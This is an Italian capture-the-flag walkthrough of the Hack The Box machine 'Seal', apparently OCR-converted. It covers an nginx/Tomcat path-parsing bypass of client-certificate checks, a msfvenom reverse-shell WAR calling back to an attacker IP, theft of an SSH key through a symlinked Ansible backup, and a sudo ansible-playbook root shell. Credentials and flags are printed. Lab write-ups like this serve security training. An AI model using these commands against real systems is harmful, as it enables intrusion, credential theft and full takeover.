# https://www.nginx.com/resources/wiki/start/topics/tutorials/config_pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
#
# In most cases, administrators will remove this file from sites-enabled/ and
# leave it as reference inside of sites-available where it will continue to be
# updated by the nginx packaging team.
#
# This file will automatically load configuration files provided by other
# applications, such as Drupal or Wordpress. These applications will be made
# available underneath a path with that package name, such as /drupal8.
#
# Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples.
##

# Default server configuration
#
ssl_certificate /var/www/keys/selfsigned.crt;
ssl_certificate_key /var/www/keys/selfsigned.key;
ssl_client_certificate /var/www/keys/selfsigned-ca.crt;

server {
        listen 443 ssl default_server;
        listen [::]:443 ssl default_server;

        # SSL configuration
        #
        # listen 443 ssl default_server;
        # listen [::]:443 ssl default_server;
```

```
        #
        # Note: You should disable gzip for SSL traffic.
        # See: https://bugs.debian.org/773332
        #
        # Read up on ssl_ciphers to ensure a secure configuration.
        # See: https://bugs.debian.org/765782
        #
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
        #
        # include snippets/snakeoil.conf;

        root /var/www/html;
        ssl_protocols TLSv1.1 TLSv1.2;
        ssl_verify_client optional;

        # Add index.php to the list if you are using PHP
        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location /manager/html {
                if ($ssl_client_verify != SUCCESS) {
                        return 403;
                }
                proxy_set_header        Host $host;
                proxy_set_header        X-Real-IP $remote_addr;
                proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_
                proxy_set_header        X-Forwarded-Proto $scheme;
                proxy_pass          http://localhost:8000;
                proxy_read_timeout  90;
                proxy_redirect      http://localhost:8000 https://0.0.0.0;
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
#               try_files $uri $uri/ =404;
        }


        location /admin/dashboard {
                if ($ssl_client_verify != SUCCESS) {
                        return 403;
```

```
                }
                proxy_set_header        Host $host;
                proxy_set_header        X-Real-IP $remote_addr;
                proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
                proxy_set_header        X-Forwarded-Proto $scheme;
                proxy_pass          http://localhost:8000;
                proxy_read_timeout  90;
                proxy_redirect      http://localhost:8000 https://0.0.0.0;
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
#               try_files $uri $uri/ =404;
        }

        location /host-manager/html {
                if ($ssl_client_verify != SUCCESS) {
                        return 403;
                }
                proxy_set_header        Host $host;
                proxy_set_header        X-Real-IP $remote_addr;
                proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
                proxy_set_header        X-Forwarded-Proto $scheme;
                proxy_pass          http://localhost:8000;
                proxy_read_timeout  90;
                proxy_redirect      http://localhost:8000 https://0.0.0.0;
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
#               try_files $uri $uri/ =404;
        }


        location / {
                proxy_set_header        Host $host;
                proxy_set_header        X-Real-IP $remote_addr;
                proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
                proxy_set_header        X-Forwarded-Proto $scheme;
                proxy_pass          http://localhost:8000;
                proxy_read_timeout  90;
                proxy_redirect      http://localhost:8000 https://0.0.0.0;
        }
        # pass PHP scripts to FastCGI server
```

```
114.         #
115.         #location ~ \.php$ {
116.         #       include snippets/fastcgi-php.conf;
117.         #
118.         #       # With php-fpm (or other unix sockets):
119.         #       fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
120.         #       # With php-cgi (or other tcp sockets):
121.         #       fastcgi_pass 127.0.0.1:9000;
122.         #}
123.
124.         # deny access to .htaccess files, if Apache's document root
125.         # concurs with nginx's one
126.         #
127.         #location ~ /\.ht {
128.         #       deny all;
129.         #}
130. }
131.
132.
133. # Virtual Host configuration for example.com
134. #
135. # You can move that to a different file under sites-available/ and symlink that
136. # to sites-enabled/ to enable it.
137. #
138. #server {
139. #       listen 80;
140. #       listen [::]:80;
141. #
142. #       server_name example.com;
143. #
144. #       root /var/www/example.com;
145. #       index index.html;
146. #
147. #       location / {
148. #               try_files $uri $uri/ =404;
149. #       }
150. #}
```

Quindi i primi 3 path fanno una richiesta di ‘mutual-authentication’ vista prima e se il client risulta autenticato gira la
richiesta al server sulla porta 8000 di tomcat su localhost dove quest ultimo sta effettivamente ascoltando.

Shell al Tomcat

ACCESSO A TOMCAT MANAGER

Faccio una ricerca su google per vedere qualche trick per bypassare una configurazione errata di nginx tomcat e trovo
alcuni risultati interessanti

RIF = https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-

How to find this problem?


- Discovered in a private bug bounty program and got the maximum bounty


200	http://target/assets/app.js
403	http://target/assets/
404	http://target/assets/../settings.py
403	http://target/assets../
200	http://target/assets../static/app.js
200	http://target/assets../settings.py

URL path parameter

```
http://example.com/foo;name=orange/bar/
```


- Some researchers already mentioned this might lead issues but it still depends on programming fails
- How to make this feature more severely?





	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo


In base a quanto riportato sopra essendo il server Tomcat , posso bypassare con /foo/bar , quindi provo a farlo
e vado sull url ‘https://seal.htb/manager;name=gabri/html’



Vengo reindirizzato ad un login e qui posso inserire le credenziali trovate in precedenza da 'Bucket'

CRED = tomcat:42MrHBf*z8{Z%

Sono dentro.....



SHELL

Ora quello che farò sara creare una reverse shell .war con msfvenom e la caricherò successivamente sul server per

ricevere la shell inversa sulla porta 4444 impostata nel payload, sul ricevitore netcat.

```
opt/h/Seal msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.39 LPORT=4444 -f war
> shell.war
Payload size: 13027 bytes
Final size of war file: 13027 bytes

opt/h/Seal ls                                                    ✔ | 7s | root@xyz
seal.ctd  seal_scan  shell.war
```

WAR file to deploy

Select WAR file to upload [Browse...] shell.war

[Deploy]

Per far si che l upload avvenga correttamente devo bypassare i filtri e per farlo intercetto la richiesta su burpsuite e
cambio l intestazione cn '`/manager/anything/..;/html/upload`' faccio il forward della request e trovo sul server
caricata correttamente /rev

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*		true	0	Start Stop Relo Expire sessions wi
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Relo Expire sessions wi
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reloac Expire sessions wi
/rev	*None specified*		true	0	Start Stop Relo Expire sessions wi

Deploy

```
/opt nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.250] 37452
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

Shell as Luis

ENUMERATION

Vado sulla home e trovo un altro utente Luis, e all interno la user.txt che non posso prendere come utente attuale ‘tomcat’
e un altro file 'gitbucket.war' che invecce è una via per runnare GitBucket.

```
tomcat@seal:/home/luis$ ls -l
total 51272
-rw-r--r-- 1 luis luis 52497951 Jan 14  2021 gitbucket.war
-r-------- 1 luis luis       33 Feb 18 10:24 user.txt
```

Poi mi reco su /opt e qui trovo un interessante directory ‘backups’ che all interno ha 2 file ‘archives’ e ‘playbook’

```
tomcat@seal:/opt$ cd backups
tomcat@seal:/opt/backups$ ls -l
total 8
drwxrwxr-x 2 luis luis 4096 Feb 18 13:07 archives
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
```

Vado a controllare /archives e trovo inizialmente 2 file .gz con dei backup che sono di proprietà dell user luis e poco dopo
ne spuntano degli altri

```
tomcat@seal:/opt/backups$ ls -l archives/
total 2960
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:05 backup-2025-02-18-13:05:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:06 backup-2025-02-18-13:06:32.gz
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:07 backup-2025-02-18-13:07:32.gz
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:08 backup-2025-02-18-13:08:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:09 backup-2025-02-18-13:09:32.gz
tomcat@seal:/opt/backups$ date
Tue 18 Feb 2025 01:10:05 PM UTC
tomcat@seal:/opt/backups$ ls -l archives/
total 0
tomcat@seal:/opt/backups$ ls -l archives/
total 0
tomcat@seal:/opt/backups$ ls -l archives/
total 592
-rw-rw-r-- 1 luis luis 606047 Feb 18 13:10 backup-2025-02-18-13:10:32.gz
```

La directory ‘playbook’ ha invece un solo file ‘run.yml’

```
tomcat@seal:/opt/backups$ ls -l playbook
total 4
-rw-rw-r-- 1 luis luis 403 May  7  2021 run.yml
```

```
tomcat@seal:/opt/backups$ cd playbook
tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/back
ups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_da
te_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

Dev essere questo che runna ogni minuto e dallo script si evince che si tratta di un Playbook ‘Ansible’

RIF: https://www.redhat.com/en/ansible-collaborative?intcmp=7015Y000003t7aWQAQ

An Ansible® Playbook is a blueprint of automation tasks, which are IT actions executed with limited manual effort across an inventory of IT solutions. Playbooks tell Ansible *what* to do to *which devices*.

Instead of manually applying the same action to hundreds or thousands of similar technologies across IT environments, executing a playbook automatically completes the same action for the specified type of inventory—such as a set of routers. Playbooks also serve as frameworks of prewritten code that developers can use ad-hoc or as a starting template.

Playbooks are regularly used to automate IT infrastructure—such as operating systems and Kubernetes platforms—networks, security systems, and code repositories like GitHub. IT staff can use playbooks to program applications, services, server nodes, and other devices, without the manual overhead of creating everything from scratch.

And playbooks—as well as the conditions, variables, and tasks within them—can be saved, shared, or reused indefinitely. This makes it easier for IT teams to codify operational knowledge and ensure that the same actions are performed consistently.

How do Ansible Playbooks work?

Ansible Playbooks are lists of tasks that automatically execute for your specified inventory or groups of hosts. One or more Ansible tasks can be combined to make a *play*—an ordered grouping of tasks mapped to specific hosts—and tasks are executed in the order in which they are written. A playbook can include 1 or more plays as well as Ansible Roles—bundles of tasks and associated automation assets that can be run in multiple plays or reused across playbooks.

I tre compiti:
"Copia file" prende tutti i file per la dashboard e li copia in una cartella in questa directory, ‘files’ utilizzando il modulo di sincronizzazione. È importante notare la direttiva copy-links-yes.
"Server Backups" esegue il modulo di archivio che genera il file .gz con il timestamp.
“Clean” rimuove la directory dei file utilizzando il modulo file

Per poterlo exploitare sarà necessario poter scrivere ed avere accesso a file di luis e quindi come prima cosa cerco per
directory scrivibili per il mio attuale utente ‘Tomcat’

```
tomcat@seal:/opt/backups/playbook$ cd /var/lib/tomcat9/webapps/ROOT/admin/dashboa
rd
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cd /var/lib/tomcat9/we
find . -writable
./uploads
```

Quindi dalla directory ./uploads posso creare un link simbolico che punti alla home directory di Luis

```
tomcat@seal:/$ ln -s /home/luis/ /var/lib/tomcat9/webapps/ROOT/admin/dashboard/up
loads/
```

Quindi vado a controllare i backup automatici e ora ne ha creato uno molto piu grande

```
tomcat@seal:/$ ls -l /opt/backups/archives/
total 592
-rw-rw-r-- 1 luis luis 606059 Feb 18 17:45 backup-2025-02-18-17:45:32.gz
```

Quindi copio quest ultimo backup in /dev/shm directory pubblica scrivibile, e lo estraggo per esaminarlo essendo un
file gunzip dovrò estrarlo con flag --force-local per evitare di ricevere l errore 'cannot connect to ....'

```
tomcat@seal:/dev/shm$ ls
backup-2025-02-18-17:45:32  backup-2025-02-18-17:51:32.gz
tomcat@seal:/dev/shm$ tar zxf backup-2025-02-18-17:51:32.gz --force-local
tomcat@seal:/dev/shm$ ls
backup-2025-02-18-17:45:32  backup-2025-02-18-17:51:32.gz  dashboard
tomcat@seal:/dev/shm$ cd dashboard
tomcat@seal:/dev/shm/dashboard$ ls
bootstrap  css  images  index.html  scripts  uploads
```

```
backup-2025-02-18-18:10:32.gz  dashboard
tomcat@seal:/dev/shm$ cd dashboard
tomcat@seal:/dev/shm/dashboard$ ls
bootstrap  css  images  index.html  scripts  uploads
tomcat@seal:/dev/shm/dashboard$ cd uploads
tomcat@seal:/dev/shm/dashboard/uploads$ ls
luis
tomcat@seal:/dev/shm/dashboard/uploads$ cd luis
tomcat@seal:/dev/shm/dashboard/uploads/luis$ ls
gitbucket.war  user.txt
tomcat@seal:/dev/shm/dashboard/uploads/luis$ cat user.txt
ad9dba35708f2390f480c7723978faf7
```

Quindi mi crea una copia della home dell user luis questa volta scrivibile perchè nella dir /uploads di dashboard, e
all interno recupero la user.txt

PrivEsc

SSH

Dalla directory creata /upload con la home di Luis al suo interno do il cmd ls -lha e trovo la dir .ssh, in cui sono presenti
le keys , e dando da qui ls -l trovo che la chiave pubblica metcha con Authorized_keys (size uguale)

```
tomcat@seal:/dev/shm/dashboard/uploads/luis$ cd .ssh
tomcat@seal:/dev/shm/dashboard/uploads/luis/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
```

```
tomcat@seal:/dev/shm/dashboard/uploads/luis/.ssh$ ls -l
total 12
-rw-r----- 1 tomcat tomcat  563 May  7  2021 authorized_keys
-rw------- 1 tomcat tomcat 2590 May  7  2021 id_rsa
-rw-r----- 1 tomcat tomcat  563 May  7  2021 id_rsa.pub
```

Quindi quello che faccio ora è copiare in locale la private key id_rsa e connettermi con essa come user Luis.

```
opt/h/Seal  vim id_rsa                                          ✔  root@xyz
opt/h/Seal  chmod 600 id_rsa                          ✔  6s     root@xyz
opt/h/Seal  ssh -i id_rsa luis@seal.htb -o StrictHostKeyChecking=no
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 18 Feb 2025 06:22:01 PM UTC

  System load:           0.31
  Usage of /:            46.9% of 9.58GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             172
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.250
  IPv6 address for eth0: dead:beef::250:56ff:fe94:8349


22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$
```

```
luis@seal:~$ id
uid=1000(luis) gid=1000(luis) groups=1000(luis)
luis@seal:~$ whoami
luis
```

SHELL AS ROOT

Do il cmd sudo -l e mi da il seguente risultato

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Quindi faccio una ricerca per il binario ansible/playbook , e trovo quanto segue

RIF: https://gtfobins.github.io/gtfobins/ansible-playbook/#sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
ansible-playbook $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
sudo ansible-playbook $TF
```

Quindi seguo quanto descritto sopra e dopo aver eseguito in sequenza i 3 comandi spawno la shell da root

```
luis@seal:/opt/backups/playbook$ TF=$(mktemp)
luis@seal:/opt/backups/playbook$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/
dev/tty 2>/dev/tty]}]' >$TF
luis@seal:/opt/backups/playbook$ sudo ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit
localhost does not match 'all'

PLAY [localhost] ***************************************************************************

TASK [Gathering Facts] *********************************************************************
ok: [localhost]

TASK [shell] *******************************************************************************
# id
uid=0(root) gid=0(root) groups=0(root)
```

Ora recupero la root.txt

```
# cd /root
# cat root.txt
21da533a8f54869fc72273208214fa66
```

Flags

user.txt = ad9dba35708f2390f480c7723978faf7

root.txt = 21da533a8f54869fc72273208214fa66